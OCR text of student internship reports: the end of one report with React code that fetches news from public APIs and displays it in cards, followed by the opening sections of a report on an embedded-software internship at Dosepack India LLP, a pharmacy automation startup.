
useState Hook: The useState hook is used in functional components to manage and update state. It provides a way to add stateful behavior to your components without the need to write a class. It takes an initial state value as an argument and returns an array with the current state value and a function to update that state.

10.2 API data fetch with react

Figure 10.2.1: Example of API data fetch - APP.JS

```
const [myData, setData] = useState([]);

const apiget = () => {
    fetch('https://inshortsapi.vercel.app/news?category=science')
    .then((response) => response.json())
    .then((json) => {
        console.log(json);
        setData(json.data)
    });
}

useEffect(() => {
    apiget();
    const interval = setInterval(()=>{apiget()}, 50000);
    return () => clearInterval(interval);
}, []);

return (
    <Container fluid>
        <H5 className="text-center my-3">Task :- 9 Fetch the News from the API and Display it in the card format  07/08/2023</H5>
        <Row className="mt-4 g-4" xs={1} md={3}>
```

Figure 10.2.2: Example of API data fetch - APP.JS



```
        <Row className="mt-4 g-4" xs={1} md={3}>
            {
                myData.map(
                    (value) => {
                        return (
                            <>
                            <Col>
                                <Card>
                                    <Card.Img variant="top" src={value.imageUrl} style={{height: 350}} />
                                    <Card.Body>
                                        <Card.Title>{value.title}</Card.Title>
                                        <Card.Text>
                                            {value.content}
                                        </Card.Text>
                                    </Card.Body>
                                    <Card.Footer>
                                        <small className="text-muted">{value.date} {value.time}</small>
                                    </Card.Footer>
                                </Card>
                            </Col>
                            </>
                        )
                    }
                )
            }

        </Row>

    </Container>
    )
}

export default Cards
```

Figure 10.2.3: Example of API data fetch - APP.JS

Output:




Figure 10.2.4: Output of API data fetch -API

Chapter 11 Assignment Task(Project)

11.1 API Based Real Time News WebApplication

```
import logo from './logo.svg';
import './App.css';
import { Container,Row,Col,Card,Table } from 'react-bootstrap';
import 'bootstrap/dist/css/bootstrap.min.css';
import React,{useState,useEffect} from 'react';

function App() {

  const [mydata,setData] = useState([]);

  const apiget = () => {
    fetch('https://inshorts.me/news/all?offset=0&limit=21')
    .then((response)=>response.json())
    .then((json)=>{
      console.log(json);
      setData(json.data.articles)
    }
    );
  };
  useEffect(()=>{
    apiget();
    const interval = setInterval(()=>{apiget();},500000);
    return ()=> clearInterval(interval);
  },[]);
```

Figure 11.1.1: Example of News Web Application - APP.JS

```
return (
  <Container fluid>
    <Row xs={1} md={3} className="g 4">
      {
        mydata.map(
          (value)=>{
            return(
              <>
                  <Col className="container-fluid mt-4">
      <Card>
          <Card.Img variant="top" src={value.imageUrl}  height="225px"/>
          <Card.Body>
            <Card.Title>{value.title}</Card.Title>
            <Card.Text>
              {value.content}
            </Card.Text>
          </Card.Body>
        </Card>
      </Col>
              </>
            )
          }
        )
      }
    </Row>
  </Container>
);
}
```

Figure 11.1.2: Example of News Web Application - APP.JS

Output:

Figure 11.1.3: Output of News Web Application

11.2 Conclusion

These past 15-day internship experience has been an incredibly rewarding journey that has expanded my knowledge and skills in working with the React framework and integrating APIs into web applications.I am delighted to have had the opportunity to work with INFOLABZ and contribute to various projects during this time. As I conclude this initial phase of my internship, I want to take a moment to reflect on what I have learned and achieved

The highlight of my internship was the successful development of an API-based React application. This project allowed me to apply my newly acquired knowledge to create a fully functional web application that not only showcases my technical proficiency but also demonstrates my ability to collaborate with APIs to provide a seamless and engaging user experience.

During these 15 days, I encountered various challenges that required creative thinking and perseverance. Overcoming these challenges and achieving milestones and has boosted my confidence and reinforced my determination to excel.

In conclusion, these 15 days have been transformative, educational, and inspiring. I am excited about what the future holds and am committed to making the most of this internship experience. Thank you for this incredible opportunity.

INTERNSHIP AT DOSEPACK INDIA LLP.

AN INTERNSHIP REPORT

Submitted by

MIHIR VISHNUBHAI PATEL

200390107511

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad
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

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at DOSEPACK INDIA LLP.** has been carried out by **MIHIR VISHNUBHAI PATEL** under my guidance in partial fulfillment for the degree of Bachelor of Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Akshay Kansara	Akshay Kansara
Internal Guide	Head of Department

Company Certificate

DosePack
Revolutionizing Pharmacy Dose Automation

Dosepack India LLP
Plot No. 1,5,6,7,8 Natraj Industrial Estate, Iyava Vasna, Sanand Viramgam Highway, Sanand, Ahmedabad, Gujarat, 382170. Mobile: +91 98252 09249 | CIN No: AAK-4934

Date: 28 April 2023

To Whomsoever It May Concern

This is to certify that Mihir Patel is an intern in our organization since February 17, 2023 until present. He has worked on the "Dosepacker- Multi-dose dispensing robot" project during his internship period in the organization.

During this period we found him punctual, hardworking and inquisitive.

This letter is issued on employee's request and the company is not responsible for any current or future liabilities.

For Dosepack India LLP.

Chaitra Shetty

Human Resources

429, 4th Floor Dosepack India LLP, Kalasagar Shopping Hub, Near Sattadhar Cross Road, Ghatlodiya, Ahmedabad, Gujarat-380061.

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DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Dosepack India LLP.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Akshay Kansara (HOD)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student — Sign of Student

MIHIR VISHNUBHAI PATEL _____

ACKNOWLEDGMENT

The Success and final outcome of this project required a lot of guidance and assistance from many people, and I am extremely privileged to have got this all through the completion of my project. All success of my internship is due to the pivotal guidance of Electronics team I worked with at Dosepack India LLP.

I also want to thank Prof. Akshay Kansara and Mr. Viral Mandaliya for providing such a nice support and guidance, although they had busy schedule managing their work. I owe my deep gratitude to my team members, who took keen interest in my project work and guided me all along till the completion of my project work by providing all the necessary information for developing a good project. Also encouraged me till the completion of my project work.

ABSTRACT

Dosepacker provides fully automated pharmacy workflow solutions. The report provides an in-depth understanding of the design, development, manufacturing, sales, and support processes of the company's flagship product, the automatic, multi-dose dispensing robot. The robot is capable of filling blister packs for 28 days, each consisting of 7 days and 4 HOA's. The report also highlights the various subtasks performed by the multiple stations that make up the robot, as well as the role of the moving robot, Dosecar, in transporting the completed packets to the final unloading station. The internship provided valuable hands- on experience and insight into the workings of a cutting-edge technology company and has prepared the author for a career in the field of automation and robotics.

Dosepacker system is a fully automated pharmacy workflow solution that consists of eight modules, each with a unique function. The first module is the car parking station, where the Dosecar robot is parked and stored. The second module is the car lift station, which lifts the Dosecar to the appropriate level for accessing the other modules. The remaining six modules work together to dispense, verify, label, and seal medication packs accurately and efficiently

Overall, Dosepacker provided a valuable opportunity to gain hands-on experience and insight into the workings of this cutting-edge technology system.

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1. Introduction

a. Company Profile

Dosepack India LLP is a startup working and developing pharmacy automation equipment for the US pharmacy. It has wide range of automated products used to fill the blister packs, monthly medicine pack used in USA, and Vials, bulk medicine container for regularly used medicines.

Dosepack's pharmacy workflow is integrated with the EHR (Electronics Health record) which allow pharmacist to import electronic prescriptions from different doctors to import in to the system and pack the medicines according to prescription with high level of accuracy and precautions that also with least human intervention which make this system very cost-effective and highly reliable in terms of packaging the medicines.

There are many other competitors who are working on pharmacy automation equipment in USA like TCGRx and Parata etc., But Dosepack provides a flexibility of the floor footprint for their equipment according to pharmacy requirement, means they can do modifications in their products according to pharmacy requirements and that too without any extra burden on pharmacy as they charge pharmacy for number of packs, they filled using the system. Also, Image processing integration for the verification of filled medicines in each of their products makes the system very accurate.

Apart from making pharmacy automation machines, Dosepack is developing the devices which are useful for the patients' end. For example, Doseminder which carries the patients blister pack and remind the patients to take their pills on time by sending app notification and SMS to them and their relatives in case of missing their pills on time, this is helpful device for the old age patients in USA.

Overall, this startup company has a huge potential of growth in US market and their vision and technology is really fascinating which makes this startup different from other companies.

b. Internship Summary

During my internship at Dosepack India LLP., I worked as an intern Embedded Software Developer and was responsible for developing the different code modules for the different types of systems under the supervision of my lead Viral Mandaliya. The primary objective of my internship was to gain practical knowledge and experience of automation field and learning the corporate culture by working within and learn the industrial practices.

This internship gave me an opportunity to understand the product development lifecycle, how an idea generated in a brain can be implemented into the real world and how to resolve the practical problems throughout the process. During this internship I mostly worked on developing microcontroller coding for different machines and apart from that I learned how to read Electronics Schematic, PCB assembly, Embedded Software Testing and debugging, hardware testing, and documentation.

During my internship I have been introduced to different coding languages like C, C++, Python and different software testing techniques like manual testing and automation testing. Also, this internship made me learn how to collaborate and communicate effectively with different teams which enhanced my self confidence in terms of being a effective and responsible communicator.

Overall, this internship at Dosepack India LLP has allowed me to broaden my technical skills to an extent so that it will help me in building my career in future. It allowed me to apply my theoretical knowledge and reasoning skills to solve the different practical problems and build interpersonal relationships with colleagues which I believe is important to work in real world.

c. Problem Statement

The medication dispensing process in pharmacies is a critical aspect of patient care, but it is also a time-consuming, error-prone, and inefficient process. The manual process involves multiple steps, including verifying prescriptions, counting pills, dispensing medication, labeling medication packs, and storing them until they are ready for pickup or delivery. This process requires a significant amount of labor, and it is common for human errors to occur, leading to medication errors that can be harmful to patients.

Additionally, the traditional pharmacy workflow process is not designed to keep up with the growing demand for prescription medications. With an aging population and an increase in chronic conditions, the number of medications prescribed is increasing, putting a strain on the already overburdened healthcare system.

Furthermore, manual medication dispensing processes are not suitable for patients who require multiple medications, such as those with complex chronic conditions. These patients may have to make multiple trips to the pharmacy to pick up their medications, causing inconvenience and added expenses.

Therefore, there is a need for a more efficient, reliable, and accurate medication dispensing solution that can handle the growing demand for prescription medications and reduce errors while improving patient safety and satisfaction.

d. Project Definition

The Dosepacker project aims to develop and implement a fully automated pharmacy workflow solution that streamlines the medication dispensing process, reduces errors, and increases efficiency. The project will consist of designing and building eight modules that will work together to create a seamless and automated medication dispensing process. These modules include a car parking station, car lift station, unidose/multidose pack separator station, drug dispensing robot (Pill Vision System) station, manual verification station, label printing manager station, heat seal station, and automatic storage rack station.

The project will utilize cutting-edge technology and automation to create an innovative solution that benefits patients, healthcare providers, and the industry. The drug dispensing robot will use the Pill Vision System to identify and dispense medication accurately, while the manual verification station will ensure that the medication is correctly labeled and packaged. The label printing manager will print accurate labels, and the heat seal station will ensure that the medication packs are securely sealed. The automatic storage rack station will store the completed medication packs until they are ready for pickup or delivery.

e. Objective

Develop a fully automated pharmacy workflow solution: The primary objective of the Dosepacker project is to develop a fully automated pharmacy workflow solution that streamlines the medication dispensing process and reduces errors. This objective will be achieved by designing and building eight submodules that will work together to create a seamless and automated medication dispensing process.

Increase efficiency and reduce errors: The Dosepacker project aims to increase efficiency and reduce errors in the medication dispensing process. This objective will be achieved by utilizing cutting-edge technology and automation to accurately dispense, label, and package medication. The automated process will eliminate the need for manual labor, significantly reducing the time required to dispense medication and minimizing the potential for human error.

Improve patient safety and satisfaction: The Dosepacker project aims to improve patient safety and satisfaction by providing an accurate, reliable, and efficient medication dispensing process. The objective will be achieved by utilizing the Pill Vision System to accurately identify and dispense medication, the manual verification station to ensure accurate labeling and packaging, and the heat seal station to securely seal medication packs. The result will be a medication dispensing process that reduces the potential for medication errors and improves patient satisfaction.

2. Project Planning

- For the project planning and management, we followed Agile Methodology.
- An agile software development process always starts by defining the users and documenting a vision statement on a scope of problems, opportunities, and values to be addressed. The product owner captures this vision and works with a multidisciplinary team (or teams) to deliver on this vision.
- Many agile frameworks that provide specifics on development processes and agile development practices, aligned to a software development life cycle.
- The most popular agile framework is called *scrum*. It focuses on a delivery cadence called a *sprint* and meeting structures that include the following:
  - Planning — where sprint priorities are identified.
  - Commitment — where the team reviews a list or backlog of user stories and decides how much work can be done in the sprint's duration.
  - Daily stand-up meetings — so teams can communicate updates on their development status and strategies)
- Sprints end with a demo meeting where the functionality is shown to the product owner, followed by a retrospective meeting where the team discusses what went well and what needs improvement in their process.



Figure 1: Gantt Chart

3. Technologies and Tools Used

f. Frontend

- **JavaScript (ES6)**

  JavaScript is a versatile and popular programming language that is primarily used for client-side web development. It was created by Brendan Eich in 1995 and has since become an essential component of the modern web ecosystem. JavaScript is known for its ability to enhance interactivity and dynamic behavior on websites, making it a fundamental tool for creating engaging user experiences.

  One of the key features of JavaScript is its ability to manipulate and modify HTML elements on web pages. Through the Document Object Model (DOM), JavaScript can access and modify the structure, content, and styling of a web page, enabling developers to create dynamic and interactive websites. This capability allows for tasks such as form validation, content updates, animations, and event handling.

  JavaScript is a high-level, interpreted programming language, which means that it is executed by the web browser rather than being compiled beforehand. This feature enables developers to quickly iterate and experiment with code without the need for a compilation step. JavaScript is supported by all major web browsers, making it a cross-platform language that can run on different operating systems.

  Over the years, JavaScript has evolved significantly, and its capabilities have expanded beyond the browser. With the advent of Node.js, JavaScript can now be used for server-side development as well. This allows developers to build scalable and efficient web applications using a single language both on the client and server sides.

  The JavaScript language itself is based on ECMAScript, which is the standard specification for JavaScript. ECMAScript defines the syntax, features, and behavior of the language. Different versions of ECMAScript have been released, with ECMAScript

6 (ES6) being a major milestone that introduced significant enhancements to the language, including arrow functions, classes, modules, and improved syntax for working with arrays and objects. Subsequent versions of ECMAScript have introduced additional features and improvements.

- **HTML5, CSS3**

  HTML5 and CSS are two essential technologies used in web development to create and style web pages. They work together to define the structure, content, and visual presentation of a website.

  HTML5 (Hypertext Markup Language) is the latest version of the HTML standard, and it introduces a wide range of new features and elements that enhance the capabilities of web pages. It provides a semantic and structured way to organize content, making it more accessible to both humans and search engines. HTML5 introduces new elements like `<header>`, `<nav>`, `<section>`, `<article>`, and `<footer>`, which allow developers to create meaningful and well-structured web pages.

  With HTML5, web developers can also embed multimedia content such as audio and video directly into web pages without relying on third-party plugins like Flash. The `<canvas>` element is another notable addition to HTML5, providing a powerful API for rendering 2D graphics, animations, and interactive visualizations.

  CSS (Cascading Style Sheets) is a styling language used to control the appearance of HTML elements on a web page. It separates the content from the presentation, allowing developers to define the visual aspects of a website independently. CSS works by selecting HTML elements and applying styles to them, such as colors, fonts, layouts, and animations.

  CSS3, the latest version of CSS, introduced numerous new features and capabilities. It includes properties for rounded corners, gradients, shadows, transitions, and

transformations, enabling developers to create visually appealing and interactive designs without the need for complex image-based solutions. CSS3 also provides media queries, allowing developers to create responsive designs that adapt to different screen sizes and devices.

CSS can be applied to HTML elements using various techniques, including inline styles, internal stylesheets, and external stylesheets. External stylesheets are commonly used as they allow for easier maintenance and separation of concerns, where one stylesheet can be linked to multiple HTML pages.

HTML5 and CSS work together seamlessly, with HTML defining the structure and content of a web page, while CSS controls the visual presentation. The separation of concerns between HTML and CSS promotes clean and maintainable code, as changes to the styling can be made independently without affecting the underlying structure. visually appealing, responsive, and interactive websites.

Figure 2: Frontend Technology

g. Backend

- **Python**

  Python is a versatile and powerful programming language known for its simplicity, readability, and extensive range of applications. Created by Guido van Rossum in the

late 1980s, Python has gained immense popularity and has become one of the most widely used languages in various domains, including web development, data analysis, scientific computing, artificial intelligence, and more.

One of Python's key strengths is its clear and readable syntax, which emphasizes code readability and reduces the cost of program maintenance. It utilizes whitespace indentation to define code blocks, making it easy to understand and follow the logical structure of the program. Python's simplicity and elegance make it an excellent choice for beginners to learn programming.

Python is an interpreted language, which means that it does not need to be compiled before execution. This allows for a fast development cycle, as code changes can be tested and executed immediately. Python's interpreter and extensive standard library provide a wide range of built-in functions and modules, enabling developers to accomplish tasks efficiently without reinventing the wheel.

Python's standard library is extensive and comprehensive, offering modules for various purposes such as file I/O, networking, regular expressions, data serialization, and more. Additionally, Python has a rich ecosystem of third-party libraries and frameworks that further extend its capabilities. Some popular libraries include NumPy and Pandas for data analysis, Flask and Django for web development, TensorFlow and PyTorch for machine learning, and Matplotlib and Seaborn for data visualization.

CherryPy - a lightweight Python web framework for building web applications and RESTful web services.
Peewee - a simple and lightweight ORM (Object-Relational Mapping) tool for Python.
Swagger UI - a tool for documenting and testing RESTful web services, generating interactive documentation based on OpenAPI/Swagger specifications.
Pydantic - a data validation and settings management library for Python, providing type checking and serialization .

FastAPI - FastAPI is a Python web framework for building fast and efficient APIs with built-in support for async programming and automatic documentation generation.

- **C programming**

  C is a widely used programming language known for its efficiency, flexibility, and close-to-hardware capabilities. It has been a foundational language in the field of embedded systems, where it plays a crucial role in developing software that runs on microcontrollers and other resource-constrained devices.

  When it comes to embedded systems, C is often the language of choice due to its low-level control, direct memory access, and efficient execution. It allows developers to write code that interacts closely with hardware components, such as sensors, actuators, and communication interfaces. C provides explicit memory management, enabling precise control over memory allocation and deallocation, which is essential in resource-constrained environments.

  Embedded systems typically have limited processing power, memory, and storage capacity, making C an ideal choice for their development. The language provides fine-grained control over system resources and allows developers to write optimized code for specific hardware platforms. This level of control ensures that embedded systems operate efficiently and reliably, even in real-time and safety-critical applications.

  C's ability to interface with assembly language and directly access memory addresses makes it suitable for low-level programming tasks required in embedded systems. It allows developers to write assembly code within C programs, enabling them to optimize critical sections for performance or interact with specific hardware instructions that are not easily achievable using high-level languages.

  In addition to its low-level capabilities, C offers a robust and mature ecosystem of libraries and toolchains specifically designed for embedded systems. These resources

provide support for common tasks such as device drivers, communication protocols, and real-time operating systems. Popular embedded platforms like Arduino, Raspberry Pi, and STM32 series microcontrollers offer C development environments and libraries that simplify the process of building embedded applications.

Furthermore, C's portability and compatibility with different hardware architectures make it an attractive choice for cross-platform development. With proper abstraction and modularity, C code can be written to be platform-independent, allowing for code reuse across various embedded systems.

However, working with C in embedded systems also presents challenges. The absence of high-level abstractions and safety features, such as automatic memory management and strict type checking, requires careful manual coding practices to ensure reliability and security. The limited debugging capabilities in embedded environments can make identifying and fixing issues more challenging.

Overall, C's efficiency, low-level control, and compatibility with hardware make it a preferred language for embedded systems development. Its ability to interact closely with hardware components, optimize code for resource-constrained devices, and interface with assembly language enables developers to create efficient and reliable software for a wide range of embedded applications.

Figure 3: Backend Technology

h. Code Editor

- **Visual Studio code**

  Visual Studio is a comprehensive integrated development environment (IDE) developed by Microsoft that supports a wide range of programming languages and platforms. While Visual Studio is well-known for its support of desktop and web application development, it also offers features and extensions specifically tailored for embedded systems development.

  Visual Studio provides an intuitive and user-friendly interface, making it easier for developers to write, debug, and deploy software for embedded systems. It offers a unified development environment that includes a code editor, project management tools, debugging capabilities, and integrated build systems.

  One of the key features of Visual Studio for embedded systems development is its support for cross-platform development. It allows developers to target different hardware architectures, including microcontrollers and embedded boards, such as Arduino, Raspberry Pi, and ARM-based devices. Visual Studio provides templates, toolchains, and project wizards specifically designed for embedded systems, making it easier to set up and configure projects for various target platforms.

  Visual Studio also offers integrated debugging tools for embedded systems. Developers can debug their code using simulators or by connecting to the target hardware, allowing them to step through the code, inspect variables, and diagnose issues. This level of debugging support is crucial for troubleshooting and optimizing embedded systems applications.

  Additionally, Visual Studio provides features for code analysis, including static code analysis and code refactoring. These tools help developers identify potential issues, optimize code, and adhere to coding best practices, improving the overall quality of embedded systems software.

Visual Studio is extensible, allowing developers to enhance its functionality through extensions and plugins. There are numerous third-party extensions available that provide additional features and support for specific embedded systems platforms, communication protocols, and debugging interfaces.

Another advantage of using Visual Studio for embedded systems development is its integration with other Microsoft tools and services. For example, it seamlessly integrates with Azure IoT Hub and Azure IoT Edge, enabling developers to deploy, monitor, and manage embedded systems applications in the cloud. This integration can be beneficial for IoT (Internet of Things) projects that require connectivity, remote management, and cloud-based data processing.

It's worth noting that while Visual Studio offers a range of features and tools for embedded systems development, the specific capabilities may vary depending on the edition of Visual Studio being used. Different editions, such as Visual Studio Community, Professional, and Enterprise, offer varying levels of support and functionality for embedded systems development.

In summary, Visual Studio provides a powerful and versatile IDE for embedded systems development. With its cross-platform support, integrated debugging tools, code analysis features, extensibility, and integration with Microsoft services, Visual Studio offers a comprehensive environment for creating, testing, and deploying software for a wide range of embedded systems platforms.

- **Atolic True studio**

  AtollicTrueSTUDIO is used for project building and debugging. AtollicTrueSTUDIO is a commercially enhanced C/C++ IDE built on Eclipse®, CDT™, GCC and GDB. The tool provides developers with powerful professional extensions, features and utilities for an easy and efficient development process.

i. API (Application Programming Interface) Testing

- **Postman**

  Postman is a collaboration platform for API development. Postman's features simplify each step of building an API and streamline collaboration so you can create better APIs—faster.

j. Code Management

- **Github**

  GitHub, Inc. is an Internet hosting service for software development and version control using Git. It provides the distributed version control of Git plus access control, bug tracking, software feature requests, task management, continuous integration, and wikis for every project.

  It is commonly used to host open-source software development projects. As of January 2023, GitHub reported having over 100 million developers and more than 372 million repositories, including at least 28 million public repositories. It is the largest source code host as of November 2021.

4. Requirements

a) Functional Requirements

- **Car parking station**

  The car parking submodule must be able to park the Dosecar in the correct position for loading and unloading medication packets. The submodule must also be able to communicate with other submodules to coordinate the movement of the Dosecar.

- **Car lift station:**

  The car lift submodule must be able to lift the Dosecar to the correct height for loading and unloading medication packets. The submodule must also be able to communicate with other submodules to coordinate the movement of the Dosecar.

- **Unidose/Multidose pack separator:**

